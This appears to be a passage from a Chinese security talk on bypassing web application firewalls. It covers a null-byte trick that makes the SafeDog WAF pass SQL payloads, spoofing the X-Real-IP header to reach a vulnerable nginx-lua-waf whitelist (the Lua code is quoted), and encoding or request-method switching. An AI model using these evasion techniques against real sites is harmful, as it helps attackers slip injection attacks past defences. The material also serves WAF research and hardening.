漏洞地址：**http://wooyun.org/bugs/wooyun-2010-087545**
测试思路：

使用脚本探测安全狗在**POST**方式下的安全狗的处理。此处脚本使用的是没有进行**urlencode**过的字符，测试结果显示，当我的垃圾**payload**中带有**0x00**的时候，会导致安全狗全局**bypass**，返回我提交的恶意参数的值如**select 1 from 2.**


小结：猜测这里安全狗对于接收的**post**数据进行解码，解析的时候碰到**0x00**之后解析异常了，存在**bug**，导致了安全狗的**bypass**。

WAF层Bypass

WAF白名单

WAF在设计之初一般都会考虑白名单功能。如来自管理IP的访问，来自cdn服务器的访问等等。这些请求是可信任的，不必走WAF检测流程。

获取白名单的ip地址如果是从网络层获取的ip，这种一般bypass不了，如果采用应用层的数据作为白名单，这样就可能造成bypass。



WAF层Bypass

WAF白名单

实例：


nginx-lua-waf在做白名单获取IP的时候使用了X-Real-IP的头作为白名单内容，很明显这个字段的值是可以被发起方控制的。我们可以通过尝试多个IP来探测该nginx-lua-waf的白名单地址。此处我一般会测试私有地址以及该设备一个C段的地址。

```
function getClientIp()
        IP = ngx.req.get_headers()["X-Real-IP"]
        if IP == nil then
                IP  = ngx.var.remote_addr
        end
        if IP == nil then
                IP  = "unknown"
        end
        return IP
end
```

WAF层Bypass

WAF白名单（另类情况）

一些WAF在做配置的时候只希望对于某一个域名进行防护，其他的域名不希望进行防护，因此有可能就会对于WAF进行配置domain=xxx.com。如果这个domain的内容是从http层去获取的话，同样有可能是会造成bypass的。



如果domain的内容从host获取的话，如果该站点能通过三层访问到，就会造成bypass

小结

留意WAF自身的点点滴滴，特有的功能可能就是你bypass的利器。

其他：WEB应用程序层bypass

利用WEB应用的特性来进行WAF绕过：

1）：编码[url双重编码，base64]

2）：请求方式的更换[例如dedecms等cms特性，进行统一参数获取，GET，COOKIE，POST切换]

3）：POST请求方式的切换[urlencode和form-data]

结束语

特性就像是一个个特定的场景一样，一些是已经被研究人员发现的，一些是还没被发现，等待被研究人员发现的。

随着一个个特性的发现，WAF的防护能力在web对抗中逐渐增强，在我看来，当所有的特性场景均被WAF考虑到的时候，势必就会有的新的发现。（如我们现在了解的mysql的场景）

因此我们不用担心当所有的特性被WAF考虑到的时候我们无计可施，未知的特性那么多，我们还有很多地方可以去挖掘。

Thank you ! »